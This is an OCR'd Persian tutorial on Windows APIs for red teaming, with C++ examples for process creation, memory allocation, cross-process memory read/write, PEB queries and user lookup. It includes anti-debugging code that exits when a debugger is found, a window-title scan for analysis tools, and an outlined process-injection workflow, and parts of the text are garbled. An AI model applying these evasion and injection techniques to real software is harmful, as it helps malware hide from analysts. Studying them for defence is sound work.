این تابع در محافظت از نرم‌افزارهای تجاری، تکنیک‌های ضد تحلیل بدافزار و ابزارهای تست نفوذ استفاده می‌شود. بدافزار ممکن است در صورت بازگشت مقدار true فوراً خارج شود، رمزگذاری کند یا برخی

t.me/cybershaf

قابلیت‌ها را غیرفعال کند. اغلب به‌عنوان بخشی از تشخیص sandbox یا به همراه مکانیزم‌های پیچیده‌تر ضد دیباگ استفاده می‌شود.

ازنظر فنی، IsDebuggerPresent به ساختار PEB دسترسی پیدا می‌کند، به‌طور خاص بایت در offset ۲x۰ از آدرس پایه. این بایت در صورت حضور دیباگر برابر ۱ است. چون این تابع فراخوان سیستمی استفاده نمی‌کند، بسیار سریع و کم‌هزینه است ولی به‌آسانی قابل‌تشخیص و دور زدن است. دیباگرهایی مانند dbg۶۴x می‌توانند این فیلد را در زمان اجرا پچ کنند یا خروجی تابع را تغییر دهند.

۹. EnumWindows

تابع EnumWindows از APIهای ۳۲user است که همه پنجره‌های سطح بالا در محیط GUI را فهرست می‌کند. این تابع یک تابع callback می‌گیرد که برای هر پنجره یک‌بار فراخوانی می‌شود، که امکان بازرسی دسته پنجره‌ها، عنوان‌ها یا فرایندهای مربوطه را فراهم می‌کند.

این تابع در اتوماسیون رابط کاربری، صفحه‌خوان‌ها و نرم‌افزارهای مشروع برای یافتن و تعامل با پنجره‌ها استفاده می‌شود. در امنیت تهاجمی، برای شناسایی محیط‌های تحلیل مفید است: اگر عنوان پنجره با "OllyDbg" یا "IDA Pro" مطابقت داشته باشد، برنامه ممکن است فرض کند تحت تحلیل است و خارج شود یا خود را مبهم سازی کند.

در پشت‌صحنه، EnumWindows از طریق شیء window station (WinSta۰) و دسکتاپ (Default) در نشست GUI برای فهرست کردن HWNDهای تمام پنجره‌های قابل‌مشاهده استفاده می‌کند. این تابع به heap دسکتاپ برای دسترسی به ساختارهای داخلی پنجره دسترسی دارد و می‌توان آن را با GetWindowThreadProcessId ترکیب کرد تا فرایند مالک هر پنجره را تعیین کند. این فهرست سازی در یک حلقه مسدودکننده ادامه می‌یابد تا همه پنجره‌ها پردازش شوند یا callback آن را متوقف کند.

منابع (References)

MessageBox / MessageBoxW
https://learn.microsoft.com/en-us/windows/win۳۲/api/winuser/nf-winuser-messageboxw

CreateProcess / CreateProcessW
https://learn.microsoft.com/en-us/windows/win۳۲/api/processthreadsapi/nf-processthreadsapi-createprocessw

VirtualAlloc
https://learn.microsoft.com/en-us/windows/win۳۲/api/memoryapi/nf-memoryapi-virtualalloc

t.me/cybershelf

OpenProcess

https://learn.microsoft.com/en-us/windows/win۳۲/api/processthreadsapi/nf-processthreadsapi-openprocess

ReadProcessMemory

https://learn.microsoft.com/en-us/windows/win۳۲/api/memoryapi/nf-memoryapi-readprocessmemory

WriteProcessMemory

https://learn.microsoft.com/en-us/windows/win۳۲/api/memoryapi/nf-memoryapi-writeprocessmemory

NtQueryInformationProcess

https://processhacker.sourceforge.io/doc/ntexapi٪۵C_۸h.html#afefc۷۴۵d۲cc۷۴e۱۴۸۴c۸d۹۹۹fac۵۵۲۴c

(Microsoft does not officially document this NTAPI. For reference, winternl.h defines it in the Windows SDK.)

IsDebuggerPresent

https://learn.microsoft.com/en-us/windows/win۳۲/api/debugapi/nf-debugapi-isdebuggerpresent

EnumWindows

https://learn.microsoft.com/en-us/windows/win۳۲/api/winuser/nf-winuser-enumwindows


t.me/cybershelf

نمونه‌های عملی - توابع MessageBox، CreateProcess و VirtualAlloc

مثال ۱: MessageBoxW — نمایش یک پیام در ویندوز

```
#include <Windows.h>  // Required for Windows API
functions

int main() {
    MessageBoxW(
        NULL,                           // hWnd: No owner
window (NULL)
        L"Hello from WinAPI!",          // lpText: The
message body
        L"MessageBox Title",            // lpCaption: The
title of the window
        MB_OK | MB_ICONINFORMATION      // uType: Button
style and icon type
    );
    return 0;
}
```



تصویر ۱ - نتیجه اجرا: نمایش پنجره پیام.(MessageBox)

توضیح:

- تابع MessageBoxW یک پنجره پیام با استفاده از رشته‌های یونیکد نمایش می‌دهد.
- پیشوند L قبل از رشته‌ها (مثلاً L"Hello") یعنی رشته از نوع wchar_t* است.
- MB_OK: دکمه OK را اضافه می‌کند.
- MB_ICONINFORMATION: آیکون اطلاعات را اضافه می‌کند.

- این یک روش ساده برای نمایش هشدار، دیباگ یا پیام سریع بدون ساخت رابط گرافیکی است.

t.me/cybershelf

مثال ۲: CreateProcessW — اجرای یک برنامه (نوت پد)

```
#include <Windows.h>
#include <iostream>

int main() {
    STARTUPINFOW si = { 0 };            // Startup
configuration struct
    PROCESS_INFORMATION pi = { 0 };     // Receives info
about the created process

    si.cb = sizeof(si);  // Required: set the size of
the structure

    LPCWSTR appName =
L"C:\\Windows\\System32\\notepad.exe";  // Program to
run


    // Attempt to create the new process
    BOOL success = CreateProcessW(
        appName,         // Application name
        NULL,            // Command line (optional)
        NULL,            // Process security attributes
        NULL,            // Thread security attributes
        FALSE,           // Inherit handles?
        0,               // Creation flags
        NULL,            // Environment (inherit from
parent)
        NULL,            // Current directory (use
parent's)
        &si,             // Pointer to STARTUPINFOW
structure
        &pi              // Pointer to
PROCESS_INFORMATION structure
    );

    if (success) {
        std::wcout << L"Process created. PID: " <<
pi.dwProcessId << std::endl;
        // Optionally wait for the process to exit
        WaitForSingleObject(pi.hProcess, INFINITE);

        // Clean up handles
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
```

```
    } else {
        std::wcerr << L"Failed to create process. Error: 
" << GetLastError() << std::endl;
    }

    return 0;
}
```



تصویر ۲ نتیجه اجرا: ایجاد و اجرای نوت پد.(CreateProcess)

توضیح:

- STARTUPINFOW: مشخص می‌کند پردازش چگونه شروع شود (مثلاً وضعیت پنجره).
- PROCESS_INFORMATION: اطلاعات پردازش و نخ ایجادشده را برمی‌گرداند (مثل PID).
- CreateProcessW: نسخه یونیکد تابع ایجاد پردازش در ویندوز.
- WaitForSingleObject: اجرای نخ فعلی را متوقف می‌کند تا پردازش ایجادشده تمام شود.
- CloseHandle: دسته‌های سیستم‌عاملی را آزاد می‌کند تا نشت منابع رخ ندهد.
- این تابع اساس ایجاد پردازش است و در ابزارهای تست نفوذ، بدافزارها و لانچرهای سیستم استفاده می‌شود.

t.me/cybersh

مثال ۳: VirtualAlloc — تخصیص حافظه در پردازش فعلی

```
#include <Windows.h>
#include <iostream>


int main() {
    SIZE_T size = 1024;  // Allocate 1 KB

    LPVOID allocatedMem = VirtualAlloc(
        NULL,   // Let Windows choose the address
        size,   // Size of the allocation in bytes
        MEM_COMMIT | MEM_RESERVE, // Reserve and commit
        PAGE_READWRITE // Access rights: read + write
    );

    if (allocatedMem) {
        std::cout << "Memory allocated at: " <<
allocatedMem << std::endl;

        // Free the memory once done
        VirtualFree(allocatedMem, 0, MEM_RELEASE);
    } else {
        std::cerr << "Allocation failed. Error: " <<
GetLastError() << std::endl;
    }

    return 0;
}
```



تصویر ۳ نتیجه اجرا: تخصیص حافظه (VirtualAlloc).

توضیح:

- VirtualAlloc: حافظه را در فضای آدرس مجازی پردازش فعلی تخصیص می‌دهد.
- MEM_RESERVE: رزرو یک بخش از فضای آدرس.
- MEM_COMMIT: اختصاص حافظه فیزیکی برای آن بخش.
- PAGE_READWRITE: امکان خواندن و نوشتن.
- VirtualFree: آزاد کردن حافظه تخصیص داده‌شده.

این تابع برای بارگذاری شل‌کد، تزریق و نگاشت حافظه سفارشی در تحقیقات امنیتی ویندوز استفاده می‌شود.

مستندات

۱. MessageBoxW

هدف:

نمایش یک پیام با متن، عنوان و دکمه‌ها/آیکون‌های مشخص.

Prototype:

```
int MessageBoxW(
  HWND    hWnd,
  LPCWSTR lpText,
  LPCWSTR lpCaption,
  UINT    uType
);
```

پارامترها:

پارامتر	نوع	توضیح
hWnd	HWND	هندل پنجره والد (NULL اگر نباشد)
lpText	LPCWSTR	متن پیام
lpCaption	LPCWSTR	عنوان پیام
uType	UINT	سبک دکمه‌ها و آیکون‌ها

مقادیر متداول uType:

- MB_OK: فقط دکمه OK
- MB_YESNO: دکمه‌های Yes/No
- MB_ICONINFORMATION: آیکون اطلاعات
- MB_ICONERROR: آیکون خطا

مقدار بازگشتی:

یک عدد که بیانگر دکمه فشرده شده است (IDOK، IDYES و غیره).

یادداشت یونیکد:

- MessageBoxW نسخه یونیکد است.
- MessageBoxA نسخه ANSI است.

- MessageBox ماکرویی است که بسته به تنظیمات پروژه به یکی از این دو نگاشت می‌شود.

موارد استفاده: تعامل سریع با کاربر یا دیباگ.

۲. CreateProcessW

هدف:

ایجاد یک پردازش جدید و نخ اصلی آن. برای اجرای برنامه‌ها، تزریق به پردازش‌ها یا زنجیره اجرای برنامه‌ها استفاده می‌شود.

Prototype:

```
BOOL CreateProcessW(
  LPCWSTR               lpApplicationName,
  LPWSTR                lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCWSTR               lpCurrentDirectory,
  LPSTARTUPINFOW        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

پارامترها:

پارامتر	توضیح
lpApplicationName	مسیر فایل اجرایی (مثل L"C:\\Windows\\System۳۲\\notepad.exe")
lpCommandLine	خط فرمان کامل (می‌تواند NULL باشد)
lpProcessAttributes	ویژگی‌های امنیتی پردازش
lpThreadAttributes	ویژگی‌های امنیتی نخ
bInheritHandles	اگر TRUE باشد، پردازش فرزند دسته‌های والد را به ارث می‌برد
dwCreationFlags	گزینه‌های ایجاد پردازش (مثل CREATE_SUSPENDED)
lpEnvironment	بلوک محیطی پردازش
lpCurrentDirectory	مسیر کاری پردازش
lpStartupInfo	ساختار STARTUPINFO که ظاهر پردازش را مشخص می‌کند
lpProcessInformation	ساختار حاوی هندل‌ها و IDهای پردازش و نخ

مقدار بازگشتی:

TRUE در صورت موفقیت، در غیر این صورت FALSE (برای خطا از GetLastError() استفاده کنید).

ساختارهای مهم:

- STARTUPINFO یا STARTUPINFOW: نحوه نمایش پنجره پردازش
- PROCESS_INFORMATION: شامل PID، TID و هندل‌ها

موارد استفاده: اجرای ابزارهای خارجی، ایزوله کردن، تزریق یا زنجیره والد-فرزند.

۳. VirtualAlloc

هدف:

رزرو یا تخصیص حافظه در فضای آدرس مجازی پردازش فراخوان.

Prototype:

```
LPVOID VirtualAlloc(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

پارامترها:

پارامتر	توضیح
lpAddress	آدرس دلخواه (یا NULL برای تصمیم سیستم)
dwSize	اندازه برحسب بایت
flAllocationType	MEM_COMMIT، MEM_RESERVE یا هر دو
flProtect	سطح حفاظت حافظه (مثل PAGE_READWRITE)

فلگ‌های رایج تخصیص:

- MEM_COMMIT: تخصیص حافظه فیزیکی
- MEM_RESERVE: رزرو فضای آدرس بدون استفاده از حافظه
- MEM_RELEASE: آزادسازی حافظه با VirtualFree

فلگ‌های رایج حفاظت:

- PAGE_READWRITE: خواندن/نوشتن
- PAGE_EXECUTE_READWRITE: برای اجرای کد تزریق شده

مقدار بازگشتی:

اشاره‌گر به حافظه تخصیص داده‌شده یا NULL در صورت خطا.

t.me/cyberhero

موارد استفاده:

- تخصیص دستی حافظه Heap
- آماده‌سازی حافظه اجرایی برای شل‌کد
- ایجاد نواحی حافظه سفارشی برای رمزگذاری یا مبهم سازی کد

جدول خلاصه

API	کاربرد	هدر موردنیاز	نسخه یونیکد	مستندات
MessageBoxW	نمایش هشدار ساده/دیالوگ	Windows.h	بله	https://learn.microsoft.com/en-us/windows/win۳۲/api/winuser/nf-winuser-messageboxw
CreateProcessW	اجرای پردازش جدید	Windows.h	بله	https://learn.microsoft.com/en-us/windows/win۳۲/api/processthreadsapi/nf-processthreadsapi-createprocessw
VirtualAlloc	تخصیص دستی حافظه	Windows.h	N/A	https://learn.microsoft.com/en-us/windows/win۳۲/api/memoryapi/nf-memoryapi-virtualalloc

t.me/...ershe...

مثال‌های کاربردی — توابع OpenProcess، ReadProcessMemory و WriteProcessMemory

این توابع از توابع پایه‌ای هستند در:

- عملیات Red Team (مثل استخراج اعتبارنامه‌ها از LSASS)
- تکنیک‌های بدافزار/تزریق (مثل تزریق DLL یا process hollowing)
- ابزارهای دیباگ و تحلیل حافظه جرم‌شناسی (Forensic)
- مهندسی معکوس، لودرهای شل‌کد و وصله‌زن‌های حافظه

۱. OpenProcess — دریافت هندل یک پردازش در حال اجرا

هدف:

دریافت یک هندل به پردازش موجود که به شما امکان می‌دهد با حافظه، نخ‌ها یا حتی پایان دادن آن پردازش کار کنید.

Prototype:

```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```

پارامترها:

پارامتر	توضیح
dwDesiredAccess	سطح دسترسی موردنیاز: PROCESS_VM_READ، PROCESS_VM_WRITE، PROCESS_ALL_ACCESS
bInheritHandle	آیا پردازش‌های فرزند می‌توانند هندل را به ارث ببرند (معمولاً FALSE)
dwProcessId	PID پردازش هدف

مقدار بازگشتی:

- اگر موفق شود، یک HANDLE به پردازش برمی‌گرداند.
- در صورت شکست NULL برمی‌گرداند ←برای اشکال‌یابی از GetLastError() استفاده کنید.

حقوق دسترسی متداول:

- PROCESS_VM_READ — لازم برای ReadProcessMemory
- PROCESS_VM_OPERATION + PROCESS_VM_WRITE — لازم برای WriteProcessMemory

- PROCESS_QUERY_INFORMATION — اغلب در ترکیب با بقیه استفاده می‌شود

۲. ReadProcessMemory — خواندن حافظه از یک پردازش دیگر

هدف:

کپی کردن داده از یک آدرس حافظه در پردازش دیگر به بافر محلی شما.

Prototype:

```
BOOL ReadProcessMemory(
  HANDLE  hProcess,
  LPCVOID lpBaseAddress,
  LPVOID  lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesRead
);
```

پارامترها:

پارامتر	توضیح
hProcess	هندل پردازش هدف (از OpenProcess)
lpBaseAddress	آدرس در پردازش هدف برای خواندن
lpBuffer	اشاره‌گر به بافر محلی
nSize	تعداد بایت‌هایی که باید خوانده شود
lpNumberOfBytesRead	(اختیاری) تعداد واقعی بایت‌های خوانده‌شده

مقدار بازگشتی:

- TRUE در صورت موفقیت
- FALSE در صورت شکست ← از GetLastError() برای اشکال‌یابی استفاده کنید

نکات امنیتی:

- پردازش باید دسترسی PROCESS_VM_READ داشته باشد.
- ASLR و DEP ممکن است بعضی خواندن‌ها را مسدود کنند.
- سیستم‌های ضدتقلب و EDR به شدت این فعالیت را رصد می‌کنند.

۳. WriteProcessMemory — نوشتن در حافظه یک پردازش دیگر

هدف:

کپی کردن داده از برنامه شما به فضای آدرس پردازش دیگر.

Prototype:

```
BOOL WriteProcessMemory(
  HANDLE  hProcess,
  LPVOID  lpBaseAddress,
  LPCVOID lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesWritten
);
```

پارامترها:

پارامتر	توضیح
hProcess	هندل پردازش هدف
lpBaseAddress	جایی که باید در پردازش مقصد نوشته شود
lpBuffer	اشاره‌گر به داده محلی شما
nSize	تعداد بایت‌هایی که باید نوشته شود
lpNumberOfBytesWritten	(اختیاری) تعداد واقعی بایت‌های نوشته‌شده

مقدار بازگشتی:

- TRUE اگر نوشتن موفق شود
- FALSE در غیر این صورت — در صورت نیاز، قبل از این از VirtualAllocEx برای تخصیص حافظه استفاده کنید

نکات ایمنی:

- نیاز به PROCESS_VM_WRITE و PROCESS_VM_OPERATION دارد.
- معمولاً در تزریق DLL، وصله کد یا بارگذاری شل‌کد استفاده می‌شود.

روال کاری معمول (نمای کلی ساده):

۱. پیدا کردن PID پردازش هدف (با Task Manager یا روش‌های برنامه‌نویسی)
۲. فراخوانی OpenProcess با سطح دسترسی لازم
۳. استفاده از ReadProcessMemory برای خواندن داده از حافظه
۴. (اختیاری) استفاده از VirtualAllocEx برای تخصیص حافظه در پردازش هدف
۵. استفاده از WriteProcessMemory برای تزریق داده یا کد
۶. (اختیاری) اجرای کد با CreateRemoteThread یا NtCreateThreadEx

t.me/cybershell

مثال: خواندن و نوشتن در حافظه پردازش خودمان

```
#include <Windows.h>
#include <iostream>

int main() {
    // Step 1: Setup a test variable
    int targetValue = 1337;
    std::cout << "[+] Original value: " << targetValue
<< std::endl;

    // Step 2: Get current process ID
    DWORD pid = GetCurrentProcessId();
    std::cout << "[+] Current PID: " << pid <<
std::endl;

    // Step 3: Open the process (itself) with read/write
access
    HANDLE hProc = OpenProcess(
        PROCESS_VM_READ | PROCESS_VM_WRITE |
PROCESS_VM_OPERATION,
        FALSE,
        pid
    );

    if (!hProc) {
        std::cerr << "[-] Failed to open process. Error:
" << GetLastError() << std::endl;
        return 1;
    }

    // Step 4: Read the value using ReadProcessMemory
    int readBuffer = 0;
    SIZE_T bytesRead = 0;

    if (ReadProcessMemory(hProc, &targetValue,
&readBuffer, sizeof(readBuffer), &bytesRead)) {
        std::cout << "[+] ReadProcessMemory: " <<
readBuffer << " (" << bytesRead << " bytes)" <<
std::endl;
    } else {        std::cerr << "[-] Failed to read
memory. Error: " << GetLastError() << std::endl;
    }

    // Step 5: Modify the value using WriteProcessMemory
    int newValue = 9000;
    SIZE_T bytesWritten = 0;
```

```
    if (WriteProcessMemory(hProc, &targetValue,
&newValue, sizeof(newValue), &bytesWritten)) {
        std::cout << "[+] WriteProcessMemory: wrote " <<
bytesWritten << " bytes" << std::endl;
        std::cout << "[+] New value: " << targetValue <<
std::endl;
    } else {
        std::cerr << "[-] Failed to write memory. Error:
" << GetLastError() << std::endl;
    }

    // Step 6: Cleanup
    CloseHandle(hProc);
    return 0;
}
```

```
C:\Users\RedTeam>C:\Users\RedTeam\source\repos\examples\x64\Debug\examples.exe
[+] Original value: 1337
[+] Current PID: 9528
[+] ReadProcessMemory: 1337 (4 bytes)
[+] WriteProcessMemory: wrote 4 bytes
[+] New value: 9000

C:\Users\RedTeam>
```

تصویر ۴ نتیجه اجرای کد

آنچه اینجا یاد می‌گیرید:

مرحله	مفهوم
OpenProcess	باز کردن پردازش با دسترسی حافظه
ReadProcessMemory	خواندن متغیر از آدرس مشخص
WriteProcessMemory	تغییر مقدار متغیر با تزریق حافظه
GetCurrentProcessId	استفاده از پردازش خود برای تست ایمن
CloseHandle	بستن هندل‌ها برای جلوگیری از نشت منابع

مثال‌های کاربردی – توابع NtQueryInformationProcess، IsDebuggerPresent و EnumWindows

۱. NtQueryInformationProcess

هدف:

بازیابی اطلاعات داخلی پردازش مثل PEB (Process Environment Block)، پورت دیباگ، مسیر فایل اجرایی و PID والد.

این تابع بخشی از NTAPI است و از ntdll.dll صادر می‌شود. مایکروسافت به‌طور رسمی آن را مستند نکرده، اما ابزارهای پیشرفته و بدافزارها زیاد از آن استفاده می‌کنند.

امضا (Signature):

```
NTSTATUS NtQueryInformationProcess(
  HANDLE           ProcessHandle,
  PROCESSINFOCLASS ProcessInformationClass,
  PVOID            ProcessInformation,
  ULONG            ProcessInformationLength,
  PULONG           ReturnLength
);
```

مقادیر متداول ProcessInformationClass:

مقدار	هدف
ProcessBasicInformation	گرفتن آدرس پایه PEB
ProcessDebugPort	تشخیص وجود دیباگر
ProcessImageFileName	دریافت مسیر فایل (ساختار UNICODE_STRING)
ProcessParentId	گرفتن PID والد (از InheritedFromUniqueProcessId)

نمونه کد: دریافت PEB و PID والد

```
#include <Windows.h>
#include <winternl.h>
#include <iostream>

// Define a custom struct to avoid conflict with SDK
typedef struct _MY_PROCESS_BASIC_INFORMATION {
    PVOID Reserved1;
    PPEB PebBaseAddress;
    PVOID Reserved2[2];
    ULONG_PTR UniqueProcessId;
    ULONG_PTR InheritedFromUniqueProcessId;
} MY_PROCESS_BASIC_INFORMATION;

// Function pointer to NtQueryInformationProcess
typedef NTSTATUS(NTAPI* NtQueryInformationProcess_t)(
    HANDLE,
    PROCESSINFOCLASS,
    PVOID,
    ULONG,
    PULONG
    );

int main() {
    DWORD pid = GetCurrentProcessId();
    HANDLE hProcess =
OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, pid);

    if (!hProcess) {
        std::cerr << "Failed to open process. Error: "
<< GetLastError() << std::endl;
        return 1;
    }

    // Resolve NtQueryInformationProcess from ntdll
    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");

    NtQueryInformationProcess_t
NtQueryInformationProcess =

(NtQueryInformationProcess_t)GetProcAddress(hNtdll,
"NtQueryInformationProcess");

    if (!NtQueryInformationProcess) {
        std::cerr << "Could not resolve
NtQueryInformationProcess" << std::endl;
        CloseHandle(hProcess);
        return 1;
```

```
    }

    MY_PROCESS_BASIC_INFORMATION pbi = {};
    ULONG returnLength = 0;

    NTSTATUS status = NtQueryInformationProcess(
        hProcess,
        ProcessBasicInformation,
        &pbi,
        sizeof(pbi),
        &returnLength
    );

if (status == 0) {
        std::cout << "PEB Address: " <<
pbi.PebBaseAddress << std::endl;
        std::cout << "Parent PID : " <<
pbi.InheritedFromUniqueProcessId << std::endl;
    }
    else {
        std::cerr << "NtQueryInformationProcess failed.
NTSTATUS: 0x" << std::hex << status << std::endl;
    }

    CloseHandle(hProcess);
    return 0;
}
```

```
Parent PID : 3260
PEB Address: 000000D3F3A80000
C:\Users\RedTeam>C:\Users\RedTeam\source\repos\x64dbg\release\x32\x32dbg.exe
```

تصویر ۵- نتیجه اجرا – NtQueryInformationProcess

- چه می‌کند: بازیابی اطلاعات داخلی سطح پایین (مثل PEB و PID والد) از پردازش.
- موارد استفاده: تشخیص مخفیانه تغییر در والد پردازش یا دسترسی به ساختارهای داخلی.
- نکته کلیدی: دور زدن APIهای استاندارد؛ برای بازرسی عمیق پردازش استفاده می‌شود.

۲. IsDebuggerPresent

هدف:

تشخیص اینکه آیا پردازش فعلی در حال دیباگ شدن است یا خیر. این تابع فلگ BeingDebugged در PEB را بررسی می‌کند.

امضا:

```
BOOL IsDebuggerPresent();
```

موارد استفاده:


- بررسی سریع وجود دیباگر
- استفاده بدافزارها برای فرار از تحلیل پویا یا محیط‌های دیباگ
- چک ضد دیباگ رایج

نمونه کد:

```
#include <Windows.h>
#include <iostream>

int main() {
    if (IsDebuggerPresent()) {
        std::cout << "Debugger detected. Exiting..." <<
std::endl;
        return 1;
    } else {
        std::cout << "No debugger detected. Continuing
execution." << std::endl;
    }

    // Proceed with normal execution...
    return 0;
}
```



تصویر ۶ نتیجه اجرا IsDebuggerPresent – در WinDBG:

- چه می‌کند: بررسی می‌کند آیا پردازش فعلی دیباگ می‌شود.
- موارد استفاده: ضد دیباگ ساده؛ در صورت یافتن دیباگر اجرای کد تغییر یا متوقف می‌شود.
- نکته کلیدی: بر پایه فلگ PEB است؛ ساده اما قابل شناسایی.

۳. EnumWindows

هدف:

لیست‌کردن تمام پنجره‌های سطح بالا (Top-Level) که در سیستم باز هستند.

امکان بررسی عنوان پنجره، PID مرتبط یا نام کلاس را می‌دهد — برای شناسایی پنجره‌های دیباگر، آنتی‌ویروس و غیره مفید است.

امضا:

```
BOOL EnumWindows(
  WNDENUMPROC lpEnumFunc,
  LPARAM      lParam
);
```

این تابع برای هر پنجره سطح بالا، تابع callback شما را فراخوانی می‌کند.

نمونه کد: شناسایی پنجره‌های دیباگر بر اساس عنوان

```
#include <Windows.h>
#include <iostream>
#include <string>
#include <vector>


std::vector<std::wstring> suspiciousTitles = {
    L"OllyDbg", L"x64dbg", L"IDA", L"Immunity Debugger",
L"WinDbg"
};

BOOL CALLBACK EnumWindowsCallback(HWND hwnd, LPARAM
lParam) {
    wchar_t title[256];
    GetWindowTextW(hwnd, title, sizeof(title) /
sizeof(wchar_t));
    for (const auto& suspect : suspiciousTitles) {
        if (wcsstr(title, suspect.c_str())) {
            std::wcout << L"[!] Suspicious window found:
" << title << std::endl;
```

```
        }
    }

    return TRUE;  // continue enumeration
}

int main() {
    EnumWindows(EnumWindowsCallback, 0);
    return 0;
}
```



تصویر ۷ - نتیجه اجرا GetWindowText – برای شناسایی دیباگرها:

- چه می‌کند: همه پنجره‌ها را لیست کرده و عنوانشان را بررسی می‌کند.
- موارد استفاده: تشخیص دیباگرهایی مثل OllyDbg، x64dbg، IDA که به‌صورت گرافیکی اجرا شده‌اند.
- نکته کلیدی: برای شناسایی ابزارها بر اساس نام پنجره مفید است و نیازی به دسترسی مستقیم به پردازش ندارد.

جدول خلاصه

API	کاربرد	استفاده مخفیانه
NtQueryInformationProcess	دسترسی به ساختارهای داخلی، PEB، PID والد	تشخیص دیباگر، ردیابی پردازش
IsDebuggerPresent	بررسی ساده ضد دیباگ	فرار از تحلیل اولیه
EnumWindows	یافتن پنجره‌های GUI مثل دیباگر یا AV	شناسایی ابزارها، تشخیص سندباکس

t.me/cyb

مثال‌های کاربردی – توابع GetUserName / GetUserNameEx

هدف

این توابع برای بازیابی هویت حساب کاربری که پردازش فعلی تحت آن در حال اجراست استفاده می‌شوند.

این موضوع به‌خصوص برای موارد زیر مفید است:

- تأیید سطح دسترسی (مثل SYSTEM، Administrator، LocalUser)
- درک محیط اجرا بعد از Process Injection یا Token Impersonation
- انجام بررسی قبل از Privilege Escalation یا Lateral Movement

معرفی توابع

GetUserName

```
BOOL GetUserName(
  LPWSTR lpBuffer,
  LPDWORD pcbBuffer
);
```

- نام کاربری متناظر با Security Context رشته فعلی را بازیابی می‌کند.
- فقط نام کاربری را برمی‌گرداند، نه دامنه.
- در advapi۳۲.dll تعریف شده است.

